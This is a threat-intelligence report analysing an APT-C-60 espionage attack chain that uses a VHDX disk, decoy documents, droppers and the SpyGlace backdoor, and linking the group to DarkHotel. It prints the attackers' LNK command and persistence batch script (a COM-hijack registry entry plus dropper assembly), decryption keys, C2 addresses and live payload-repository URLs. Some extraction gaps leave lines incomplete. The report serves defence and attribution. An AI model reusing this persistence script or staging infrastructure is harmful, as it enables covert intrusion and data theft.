



DarkHotel. A cluster of groups united by common techniques

 PT EXPERT SECURITY CENTER 13 NOVEMBER 2024

SHARE 

TABLE OF CONTENTS

● KEY POINTS 

RELATED ENTITIES

INTRODUCTION

THE USE OF THE VHDX FORMAT IN ATTACKS

ANALYSIS OF THE ATTACK AND RELATED ARTIFACTS

TOOLS USED FOR ANALYSIS OF THE VIRTUAL DISK

ANALYSIS OF OBTAINED FILES

ANALYSIS OF EXTRACTED MALWARE

ATTRIBUTION

CONCLUSION

Authors:
INDICATORS OF COMPROMISE
Sergey Samokhin, Junior Specialist, Threat Intelligence Department, PT Expert Security Center
Klimenty Galkin, Junior Specialist, Threat Intelligence Department, PT Expert Security Center
MITRE ATT&CK MATRIX

VERDICTS IN POSITIVE TECHNOLOGIES PRODUCTS

Key points

1. A new attack by the APT-C-60 group has been discovered, in which a VHDX virtual disk is used to launch an attack chain.
2. Documents on the virtual disk have indicated that the attack is primarily targeting Asian countries, but not limited to that region.

- 4. The final payload in the attack is the malware SpyGlace, which is used by the APT-C-60 group.
- 5. In an analysis of documents from the virtual disk, a set of metadata was discovered that revealed a number of documents from 2023. The attack chain in which these documents were involved is attributed to the DarkHotel group.
- 6. These matching artifacts suggests that the APT-C-60 and APT-Q-12 groups belong to the DarkHotel cluster.

Related entities

APT-C-60. A cyberespionage group, first discovered in 2021. Their primary attack targets include industrial organization — predominantly semiconductor manufacturers in South Korea, as well as entities in East Asia. The group uses phishing emails with malicious files for the attacks, and also exploits software flaws, such as vulnerabilities in WPS Office, to install the SpyGlace malware.

APT-Q-12 (Pseudo Hunter). A hacker group discovered by the QiAnXin threat research center team in November 2021. The group targets Asian trading companies, engaging in cyberespionage activities.

DarkHotel. A hacker group discovered by Kaspersky in 2014. The group is believed to have been active since 2007. It is noteworthy for its attacks on high-ranking officials in business, manufacturing, government, and other sectors. The group's members are believed to hail from South Korea, and primarily engage in cyberespionage and surveillance of senior management in the Asia-Pacific region.

SpyGlace. A remote access trojan (RAT) used by the APT-C-60 group. It was discovered in 2022 by ThreatBook experts. It is distributed as a DLL file and has a wide range of supported commands, including file download from a given URL or directly from the attacker's server, automatic collection of user files, and executing system commands.

Introduction

In early September 2024, specialists at the Threat Intelligence (TI) Department of Positive Technologies Expert Security Center (PT ESC) uncovered a suspicious VHDX virtual disk image—an extremely rare occurrence when viewing a data stream. Following analysis of the VHDX and all its associated files, they were able to attribute the attack to the **APT-C-60 group. ThreatBook** experts **described** one of the latest similar campaigns in July 2023. However, the PT ESC team has found some differences from that earlier campaign both in the file hierarchy on the disk and in the commands and tools used. In this article, we have outlined the structure of the files on the virtual disk, the analysis of the attack chain, the search for additional files, the reasons why we believe this attack can be attributed to the **APT-C-60** group, as well as how these attackers are connected to the **DarkHotel** group.

The use of the VHDX format in attacks

In his post from 2019, the researcher Will Dormann explained what is special about VHDX in Windows and why it is convenient to use a virtual disk in new systems for transferring malware.

A VHDX file is a virtual disk that, in Windows 8 or later, can be mounted to the system by simply double-clicking it, and will be considered a logical volume until the system is shut down. The file structure is treated similarly to a regular ZIP archive by the operating system, as discussed in more detail below.

As mentioned, in Windows 8 and later, a ZIP archive and a VHDX disk can work in the same way—double-clicking the file displays its contents. The only issue is that, unlike with downloaded ZIP files, the contents of the VHDX file does not inherit its MoTW (Mark of the Web). This mark is evident, for example, when a Word document downloaded from the Internet opens in Protected View or whenever Windows SmartScreen warns you of a potential danger upon attempting to run a downloaded file. When comparing VHDX and ISO, it was noted that antivirus solutions are unable to analyze the VHDX format, meaning that they cannot remove it from the system. ISO, on the other hand, can be scanned by most software.

Analysis of the attack and related artifacts

In the course of analyzing the virtual disk, we created a diagram that summarizes the attack chain. You can see it below.

Yellow is used to indicate the metadata from some files in the chain that can be used to discover other documents. Red and blue indicate the two different paths that an attacker can take from the opening of the document to the introduction of malware into the system.




FIGURE 1. FULL ATTACK CHAIN

[Download full attack chain](#)

Tools used for analysis of the virtual disk

A VHDX file can be analyzed in a virtual machine by mounting it to the system as a logical disk. However, hackers may sometimes use the same disk template with some changes for different attacks or upload a wrong file to the disk and then remove it. In both cases, files are deleted from the disk but can be restored using special programs. Below, we'll go over the tools that can be used to quickly analyze a disk and recover deleted artifacts. The tools are presented in increasing order of their effectiveness when attempting to obtain files from an image:

- **binwalk**. A command line utility that allows you to extract data from images based on signature values listed in the utility's source code. The issue with using binwalk to analyze a virtual disk is that it extracts files poorly. For example, in our testing, Word documents were broken down into XML entities and then placed into a single directory.
- **volatility**. A tool similar to binwalk, which also can be used to extract artifacts from images, including volatile memory (RAM) images. The utility has profiles of operating system builds for searching files (file types) by their structure in allocated memory. The issue we encountered with volatility during VHDX analysis was that it was unable to correctly determine the OS profile (build).

for example, the iOS file system. Of course, it's also possible to write your own plugins.

- FTK Imager. This tool similar to Autopsy produced the best file extraction results.

An overview of the file structure is provided below.




FIGURE 2. DIRECTORY STRUCTURE ON THE DISK

To filter out artifacts not used in the attack and objects modified earlier, we can look at the timeline of file changes on the disk.




FIGURE 3. TIMELINE OF FILE CHANGES ON THE DISK

Based on this timeline, we can narrow down a list of files that are worth examining:

- Forum_Meeting_Agenda.docx
- Invitation of Chinese Ambassador.lnk
- git.exe
- IPML.txt
- ~Template.docx

Note that, apart from the regular file structure, the tools may produce additional analysis results, which may reveal other files of interest. For example, in the \$CarvedFiles directory, Autopsy places the files that it was able to obtain from the raw data based on the structure of different file types. Thanks to this, another interesting file was discovered on the disk: f0001928.xlsx.

Analysis of obtained files

Forum_Meeting_Agenda.docx

Discovered by our specialists during the threat research process, this document formed the starting point for the entire study. Upon further investigation, this document turned out to be located in the VHDX file described herein. A screenshot of this document is included below.

1 ST MEETING OF INFORMATION FORUM	
08:15 - 09:00	Registration
09:00 - 09:30	Opening Remarks Welcome by the Venue Host Remarks by IMO
09:30 - 09:45	Introductions
09:45 - 10:30	Forum Terms of Reference, Objectives and Draft Rules of Procedure: Overview, Discussion, and Q&A
10:30 - 10:45	Coffee Break
10:45 - 11:15	Initial Discussion – Web Portal Structure and Format
11:15 - 11:45	Information Paper Presentation #1 (Focus: Arctic States) <ul style="list-style-type: none">• Kingdom of Denmark• Discussion and Q&A
11:45 - 12:15	Information Paper Presentation #2 (Focus: Permanent Participants/Indigenous Peoples) <ul style="list-style-type: none">• Inuit Circumpolar Council (ICC)• Discussion and Q&A
12:15 - 12:45	Information Paper Presentations #3 (Focus: Council Observers) <ul style="list-style-type: none">• Korea Institute• Discussion and Q&A
12:45 - 14:00	Sandwich lunch provided by Lloyd’s Register
14:00 - 14:30	Information Paper Presentations #4 (Focus: Industry) <ul style="list-style-type: none">• Association of Operators• Discussions and Q&A
14:30 - 15:30	Plenary Discussion
15:30 - 15:45	Coffee Break
15:45 - 16:30	Information Paper Presentations #5 (Focus: International Organizations) <ul style="list-style-type: none">• International Association• Discussions and Q&A
16:30 - 17:15	Discussion – Developing Eligibility Criteria for Information to be Posted to the Web Portal
17:15 - 17:20	Wrap-Up and Announcements
18:30	Dinner at Trinity House

FIGURE 4. DECOY DOCUMENT WITH A SCHEDULE OF EVENTS

An image- and text-based search of the schedule revealed it to be a crude copy of an original document.

MEETING AGENDA	
1 ST MEETING OF THE ARCTIC SHIPPING BEST PRACTICES INFORMATION FORUM	
5-6 JUNE 2017	
Lloyd’s Register Office, 71 Fenchurch Street, London EC3M 4BS	
Meeting Rapporteur: Jonathan Reynolds	
5 JUNE	
08:15 - 09:00	Registration
09:00 - 09:30	<ul style="list-style-type: none">• Opening Remarks (<i>Dr. Anita Makinen, Forum Chair</i>)• Welcome by the Venue Host (<i>Mr. Tom Boardley, Vice President and Global Head of Corporate and External Affairs, Lloyd’s Register</i>)• Remarks by IMO (<i>Mr. Ashok Mahapatra, Director, Maritime Safety Division</i>)
09:30 - 09:45	Introductions (Tour de Table)
09:45 - 10:30	Forum Terms of Reference, Objectives and Draft Rules of Procedure: Overview, Discussion, and Q&A (<i>Mr. Peter Oppenheimer and Mr. Drummond Fraser, PAME Shipping Expert Group (SEG) Co-Chairs</i>)
10:30 - 10:45	Coffee Break
10:45 - 11:15	Initial Discussion – Web Portal Structure and Format (<i>Mr. Hjalti Hreinsson, PAME Secretariat, and Mr. Michael Kingston, London Insurance Market Joint Hull Committee Legal Advisor</i>)
11:15 - 11:45	Information Paper Presentation #1 (Focus: Arctic States) <ul style="list-style-type: none">• Kingdom of Denmark (<i>Ms. Pernille Palmelund Sørensen, Head of Section, Maritime Regulation and Legal Affairs, Danish Maritime Authority</i>)• Discussion and Q&A
11:45 - 12:15	Information Paper Presentation #2 (Focus: Permanent Participants/Indigenous Peoples) <ul style="list-style-type: none">• Inuit Circumpolar Council (ICC) (<i>Nicole Kanayurak, ICC Representative to PAME</i>)• Discussion and Q&A
12:15 - 12:45	Information Paper Presentations #3 (Focus: Arctic Council Observers) <ul style="list-style-type: none">• Korea Maritime Institute (<i>SooJin Hwang, Senior Researcher</i>)• Discussion and Q&A
12:45 - 14:00	Sandwich lunch provided by Lloyd’s Register
14:00 - 14:30	Information Paper Presentations #4 (Focus: Industry) <ul style="list-style-type: none">• Association of Arctic Expedition Cruise Operators (<i>Mr. Ilja Leo Lang, Office Manager Denmark</i>)• Discussions and Q&A
14:30 - 15:30	Plenary Discussion
15:30 - 15:45	Coffee Break
15:45 - 16:30	Information Paper Presentations #5 (Focus: International Organizations) <ul style="list-style-type: none">• International Association of Marine Aids to Navigation and Lighthouse Authorities (<i>Mr. Francis Zachariae, Secretary-General</i>)• Discussions and Q&A
16:30 - 17:15	Discussion – Developing Eligibility Criteria for Information to be Posted to the Web Portal (<i>Mr. Peter Oppenheimer and Mr. Drummond Fraser, PAME Shipping Expert Group (SEG) Co-Chairs</i>)

FIGURE 5. ORIGINAL SCHEDULE DOCUMENT

However, this file is not malicious. The starting point of the attack is a shortcut, as described below.

LNK file

File name: Invitation of Chinese Ambassador.lnk

The LNK file contains the following command:

```
S:\S-2-6-6061\mingw64\bin\git.exe "type .\S-2-6-6061\mingw64\bin\IPML.txt | .\S-2-6-6061\mingw64\bin\git.exe
```

After using the **help** command inside the executable, which is also located in the VHDX file, we can conclude that `git.exe` is actually `cmd.exe` . In this case, the **type** command is used to display the contents of the `IPML.txt` text file, in order to transfer all the commands that are output through a pipe back to the input of the executable file.

FIGURE 6. COMMANDS OF THE GIT.EXE EXECUTABLE FILE

File name: .\S-2-6-6061\mingw64\bin\~Template.docx

FIGURE 7. COMMANDS EXECUTED TO GAIN PERSISTENCE FOR THE DROPPER AND ASSEMBLE IT

File contents:

```
rem Microsoft Services Agreement .....
explorer .\S-2-6-6061\mingw64\bin\~Template.docx
reg add HKCU\Software\Classes\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InProcServer32 /ve /t REG_SZ /d "

copy .\S-2-6-6061\mingw64\bin\table.tmp "%temp%\table1A.tmp"
copy /b /y .\S-2-6-6061\mingw64\bin\IPMSA.tmp + .\S-2-6-6061\mingw64\bin\IPMSB.tmp "%temp%\table2B.tmp"
copy /b /y "%temp%\table1A.tmp" + "%temp%\table2B.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp"
move "%AppData%\Microsoft\Vault\SecureBootUEFI.tmp" "%AppData%\Microsoft\Vault\SecureBootUEFI.dat" && cls
rem Use Word, Excel, PowerPoint, OneDrive, Teams, Access. This set of apps is best for very small businesses
```

The purpose of each command in the command chain is described below:

- 1. rem.** Comment for the script. Arguments of this command are not displayed during the execution of the script.
- 2. explorer.** Runs explorer.exe and opens the ~Template.docx file .
- 3. reg add:** Adds a value to a key under HKCU\Software\Classes\ that stores information about the application required to support the COM function. The changes are made under CLSID F82B4EF1-93A9-4DDE-8015-F7950A1A6E31, modifying the InprocServer32 value to specify the path to a certain SecureBootUEFI.dat file. This persistence technique has been known for a long time now; we discussed it in a Habr post back in 2018. The CLSID itself is identified as a **Sync Registration** CLSID—that is, the command initializes a client in a synchronization provider, which will work continuously for the purpose of receiving and transmitting information in the created network of devices. You can read more about it here: <https://learn.microsoft.com/en-us/previous-versions/windows/desktop/winsync/windows-sync>.
- 4. copy.** Forms one executable file from a series of binary files, which is then moved to the directory %AppData%\Microsoft\Vault\SecureBootUEFI.dat.

Windows Vault is a secure repository of secrets, passwords, and other sensitive information of the user and the system. The data stored here is structured and represents a set of records that belong to a specific Vault schema.

To sum up: the registry entry allows an executable file to be run without Windows protection mechanisms.

~Template.docx

As noted above, a certain ~Template.docx file was run during the script's execution, which appears to act as a decoy to hide suspicious activity. Examination of the file's metadata indicates that it was generated using WPS Office version 11.2.0.11537. Opening the file in the application of the same version did not reveal any exploitation of vulnerabilities—the document is not malicious. However, the file hardly looks like a decoy.

FIGURE 8. A DECOY FILE THAT IS RUN WHEN THE SHORTCUT IS ACTIVATED

XLSX file

By converting the VHDX file to raw E01 format via FTK Imager and using it as a data source in Autopsy, we were able to obtain an XLSX file from the image, which contains a macro.

FIGURE 9. THE XLSX FILE LOOKS AS FOLLOWS

1. The waiting function is defined.
2. The trigger function is initialized when the table is opened.
3. The value of the `%userprofile%` variable is written to a temporary file.
4. The temporary file is read and subsequently deleted.
5. The first `index.txt` file is created, which stores the first four files of the future dropper.
6. A value is added to the registry to initialize the synchronization provider.
7. All the dropper parts are obtained from the C2: `192.236.209[.]113/hanmacro/`.
8. The dropper is assembled.

The output should be the same **SecureBootUEFI.dat** file that is created in the case with the LNK file. The macro is the only malicious element in this file. **In connection with the latest attacks by APT-C-60**, where a zero-day exploit in WPS Office was used, there was an assumption that all documents on the disk were trying to exploit the vulnerability, but this is not the case.

Analysis of extracted malware

Stage 1. SecureBootUEFI.dat dropper

Based on the results of the analysis, the collected `SecureBootUEFI.dat` file is a dropper for the payload. DllMain calls another function that looks as follows:

FIGURE 11. SECUREBOOTUEFI.DAT STARTING FUNCTION

At the beginning of the code, you can already notice a function called `stringDecodev2`, which is responsible for deobfuscating strings in the executable file. To obfuscate the strings, a basic cyclic XOR with a value of 3 is used.

FIGURE 12. STRING DEOBFUSCATION FUNCTION

After this, the `%Appdata%` environment variable in the string is replaced with the value for the current user via the `ExpandEnvironmentStringsW` function, and the presence of the dropper file in this directory is checked via `LoadLibraryW`.

FIGURE 13. LAUNCH OF A THREAD INSIDE SECUREBOOTUEFI.DAT

`CreateThread` launches a separate thread in which all other dropper logic will occur. First, the thread gets the addresses of the required WinAPI functions from **kernel32.dll** and **wininet.dll**. The addresses are obtained by calling `GetProcAddress`, with the names of the required functions first deobfuscated using the `stringDecode` function similar to the one described above.

FIGURE 14. RETRIEVAL OF WINAPI FUNCTIONS

Variables are then used to store the result of the execution of two WinAPI functions: `GetComputerNameW` and `GetUserNameW`. The results of these functions are used later in the code to calculate the names of the payload files that the dropper should receive when accessing the server.

The servers are implemented via two links, which, like all other strings, are stored in the code in an obfuscated form. One of these links leads to the StatCounter service, and the other to the project's repository in Bitbucket:

The dropper works continuously, sending to StatCounter the information (user name, computer name, directory listing) requested in the files which the dropper retrieves from Bitbucket every hour. The algorithm is structured as follows:

1. From the Bitbucket service, a payload named {Hostname and username XOR 3}_{findDirCount} .A is retrieved, where Hostname and username are obtained by the attackers via a request to the StatCounter service (Figure 14), and findDirCount is the number of downloads and views of the .A file.
2. The .A text file contains strings with directories and files, information about which will need to be transmitted in the Referer header. For example:
%userprofile%\local\Microsoft\Windows\Fonts*.*
3. Using the WinAPI functions for working with the files that were obtained earlier, all the paths from the .A file are examined, and the names of all files in these locations are retrieved along with their sizes in KB.
4. Each new result is added to a string, which is then passed to the Referer header. Example. Let's say that a new target—a directory—was obtained via the .A file. This directory contains the following objects:
.
..
dir1/
textFile1.txt with the size of 1 KB
textFile2.txt with the size of 4 KB
The header will then look like this:
Referer: [.] , [..] , [dir1] , textFile1.txt(1 KB) , textFile2.txt(4 KB)
5. The request with the generated header is sent to StatCounter.
6. A file with the extension .B is downloaded from Bitbucket via a GET request, which will be discussed in more detail below. At its core, this file is an encoded DLL library, which is the next dropper in the attack chain.
7. At the end of the loop, a final request is sent to StatCounter, which looks like this:

FIGURE 15. SENDING OF THE INITIAL REQUEST TO STATCOUNTER

The header structure for the current version of the dropper is described below:

Referer: [3.1] LIVE>{findDirCount},{downloadsCount}> {Hostname} / %userprofile% / {Hostname and username XOR 3}, where

- findDirCount is the number of downloads and views of the .A file.
- downloadsCount is the number of successful downloads and launches of the .B file.

At the time of writing, there was no .A file in this particular repository, and the payload files themselves were not generated on the attackers' server side. A sample payload could be obtained from a neighboring repository at <https://bitbucket.org/hawnbzsd/hawnbzsd/downloads/>.

FIGURE 16. EXAMPLE OF A REPOSITORY WITH A PAYLOAD

In addition, at the time of writing, a new repository appeared in the same space: <https://bitbucket.org/hawnbzsd/hawnbzsd32/downloads/>. It contains a legitimate utility called Process Explorer (procexp.exe). We can therefore conclude that the adversaries also use common forensic utilities for their attacks. This fact may help with further attribution.

As mentioned previously, during its main loop, in addition to downloading the file with the extension .A, SecureBootUEFI.dat downloads the .B file, the name of which takes the following form: {Hostname and username XOR 3}_{downloadsCount}.B.

After downloading the encrypted .B payload, decoding occurs by using the XOR operation with the key g73qrc4dwx8jt9qmhi4s.

FIGURE 18. DECRYPTION OF THE PAYLOAD INSIDE SECUREBOOTUEFI.DAT

The resulting payload is temporarily saved in %Userprofile%\AppData\Local\Microsoft\Windows\Shell\Sample.tmp, after which it is copied to %Userprofile%\AppData\Local\Microsoft\Windows\Shell\Service\Service.dat and the temporary file is deleted. Next, Service.dat is launched as a library via LoadLibraryW.

Stage 2. Service.dat. Malicious module dropper

File name (example): GFPHWLSMPUILOBgnjmjpwqbwlg_1.B



Service.dat

Generation of key strings in the file

Initially, the dropper generates a list of strings that will be used in the future to change the file names to legitimate ones, as well as a series of paths where the files of the next stages will end up. Just like in the previous dropper, the code contains a link to the Bitbucket service, but to a different project this time. The list of strings that are of interest to us is as follows:

- cbmp.txt
- icon.txt
- rapd.txt
- cn.dat
- sp.dat
- https://bitbucket.org/ffg84883/3r23ruytgfdxz/downloads/
- %userprofile%\appdata\local\Microsoft\windows\fonts\cn.dat
- %userprofile%\appdata\local\Microsoft\windows\fonts
- %temp%

Next, the path to the cn.dat file is checked in a loop, going one level deeper with each iteration:

- %userprofile%\
- %userprofile%\appdata
- %userprofile%\appdata\local and so on.

FIGURE 19. CYCLIC CHECK OF PATH TO CN.DAT

This cyclic check allows directories that are missing from the system to be created.

After this, the value of the GetTickCount function is calculated, which is later used in the name of the new file: %temp%\WOK{GetTickCount}.tmp. The file contains encrypted information wrapped in Base64. The file itself was not used further in this step.

At the beginning of the operation, the module generates the following encrypted string:

```
etoos'wk$$$tvdqsqrehod$_'ssg'w'_orf'o_Lhfqrvrew_Zhmgrzv_Ermwv_vs-g'w
```

Strings are deobfuscated using two similar algorithms: XOR (string byte + 1) with value 3 or XOR with value 2, subtracting 1 from the result.

This results in the string above becoming the full path to the sp.dat file:

```
fullpath%%userprofile%\appdata\local\Microsoft\Windows\Fonts\sp.dat
```

The substring `fullpath%%` is trimmed from the string and the value of the `%userprofile%` variable is substituted to obtain the full path to the file that will be launched later.

The presence of this file is then checked. If this check is successful, the list of loaded modules is examined in order to find any module whose name contains the word `KERNEL` (this could be `kernelbase.dll` or `kernel32.dll`). The `LoadLibraryW` function is then searched for and called in the found module. Interestingly, it is not the original name of the function that is compared, but its encrypted version: `NsafNi'papy[`. The path to the above-mentioned `sp.dat` file is passed as an argument.

FIGURE 23. SEARCH FOR THE LOADLIBRARY FUNCTION

Let's now take a look at the executable file loaded via the `LoadLibrary` function. Based on the analysis, the library itself turned out to be a modified `SpyGlace` backdoor. The study revealed several differences, which will be discussed in more detail below.

Stage 4. SpyGlace malware: the GoldBar variant

Starting the operation. Initialization of values

All the main backdoor code is stored in one exported function, `DllMain`. The malware begins its operation by creating a new thread and a new mutex. To create a mutex, a separate function is introduced that decrypts the preliminary name (`905QD4994/B`) and passes it as a parameter to the `CreateMutexW` function.

FIGURE 24. MUTEX CREATION FUNCTION IN THE SPYGLACE BACKDOOR

After creating the mutex, the malware deobfuscates several values that it requires and writes them to variables. Among such values, we can highlight the IP address of the C2 used (`103[.]187[.]26[.]176`), the unique string `userid$$$$GOLDBAR` (based on which we named this `SpyGlace` variant `GoldBar`), as well as the address of a service: `https://api.ipify.org/`. The latter is used to obtain the current IP address of the victim. To do this, a new `GET` request is generated with the following `User-Agent` header:

```
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
```

FIGURE 25. SENDING A GET REQUEST TO THE API.IPIFY.ORG SERVICE

String obfuscation. List of commands

In the malware code, we found four variants of string obfuscation—not very different from one another—which were previously encountered in droppers and launchers. Each of the obfuscation algorithms is used to obtain strings of a different type.

XOR 2	The names of all libraries from which functions need to be obtained
XOR 3	All WinAPI function names
(XOR 2) – 1	The mutex name, the C2 server address and all API endpoints on the server (such as command.asp and server.asp), and the RC4 key
(XOR 3) – 1	The malware commands, which are listed below

By deobfuscating the strings in the code, we obtained a complete list of commands supported by the current version of the malware. The set of commands is presented in the table below.

Command	Description
procpawn	Create a new process
procpawn	List all active processes
prockill	Terminate an existing process
diskinfo	Obtain disk information
download	Download an AES-encrypted file to the victim's system. Most often, this is a payload that is decrypted and launched. AES key used: 0x21A44712685A8BA42985783B67883999
downfree	Load data from a specific URL
downfree	Enable a stream that uploads user files automatically
cancel	Go to the cmd shell
cdm	Execute a command
screenupload	Send a screenshot
screenauto	Take a screenshot
cd	Go to a specific directory
ddir	Request information about a directory
ddel	Delete a file or a directory

attach	Load a DLL
detach	Unload a DLL

FIGURE 26. PROVISIONARY VIEW OF THE GRAPH FOR SELECTING THE COMMAND TO BE EXECUTED

Download provisional view of the graph for selecting the command to be executed

Network interaction

During operation, the malware continuously checks if the C2 have sent a command from the list. If a command is not received, the code runs the Sleep function to wait 1 second, then checks for the command again. All network interactions operate on the same set of parameters described above: a POST request with four variables a001–a004.

Messages to the C2 are sent as a parametric POST request in the following format:

```
a001=cc0c2ffe71cf06f8bc907b4a1276d586&a002=505096be4efb32718a663d4804f24b84&a003=uid&a004=JbMpXS9eAA==
```

Explanation:

- a001 is the MD5 hash of the RC4 key. In this case, the RC4 key is GOLDBAR.
- a002 is the MD5 hash of the {OS installation date + computer name + user name} string.
- a003 is the type of data being sent. This can take values such as **uid** or **info**. Depending on the selected value, different data will be sent in the a004 variable.
- a004 contains the actual information collected from the system, RC4-encrypted and Base64-encoded.

If, for example, the **info** value is selected in the a003 parameter, then a004 will encrypt information about the computer name and user name, the IP address, the model and architecture of the processor, and the version and build number of the OS.

In addition to the a001–a004 parameter set, the malware also uses two other sets: b0 parameters (b001–b004) and c0 parameters (c001–c007). The first group is used in commands that download files, and the second during the upload of victims' files to the attackers' server.

When sending files that are not screenshots, the code functions as follows:

1. Information about the file is received (such as its name, size, and whether such file was found in the system).
2. A POST request to the C2 is generated with the c001–c007 parameter set.
3. Bytes from the file are read into a buffer.
4. The bytes are encrypted with the RC4 algorithm, then a function identical to itoa is applied to the encrypted data.
5. A new POST request is generated, in which the obtained encrypted file is sent without parameters.

FIGURE 27. ENCRYPTION OF A FILE BEFORE IT IS SENT TO THE ATTACKERS' SERVER

FIGURE 28. SENDING OF THE ENCRYPTED FILE TO THE ATTACKERS' SERVER

Once a command is received from the server, one of five threads is launched, each of which implements a different functionality: sending requests to the server to receive new commands,

FIGURE 29. LAUNCHING OF THREADS DEPENDING ON THE SELECTED COMMAND

Differences from other versions of SpyGlance

In 2022, ThreatBook experts **attributed** the SpyGlance backdoor payload (TaskController.dll) to the APT-C-60 group. One of the clues was the exported **extension** function. In the current version, the attackers got rid of the exported functions, leaving only DllMain. However, the string with the function's name remained in the executable file.

It is worth mentioning that the executable file contains quite a lot of strings that may not be used at all. This has occurred because the current version has some functionality removed, but not completely. For example, the same report talks about a function that launches a file in a specific directory depending on its extension (such as .exe, .ext, .dll or .dat). The version under consideration also has this capability, but the function that implements all possible launch variants is called at the beginning of the execution of the code only once.

Also, at the start of its operations, the executable file does not check the system uptime via the GetTickCount function. In the version of the backdoor from the 2022 article, the executable file checks if the system has been running for more than 6 hours.

Attribution

Similarities of metadata in files. Search for similar files

During the file analysis, several special metafields were noted that can be used to perform additional file searches. These are marked in yellow on the original attack diagram.

Looking through the metadata, you will notice that some documents (specifically, the Forum_Meeting_Agenda.docx and f0001928.xlsx) have the same value for the User ID and Owner fields: **panteon**.

For this owner, another .docx file was found: fire eye list.docx, which is distributed in an archive together with the ultra.lnk shortcut.

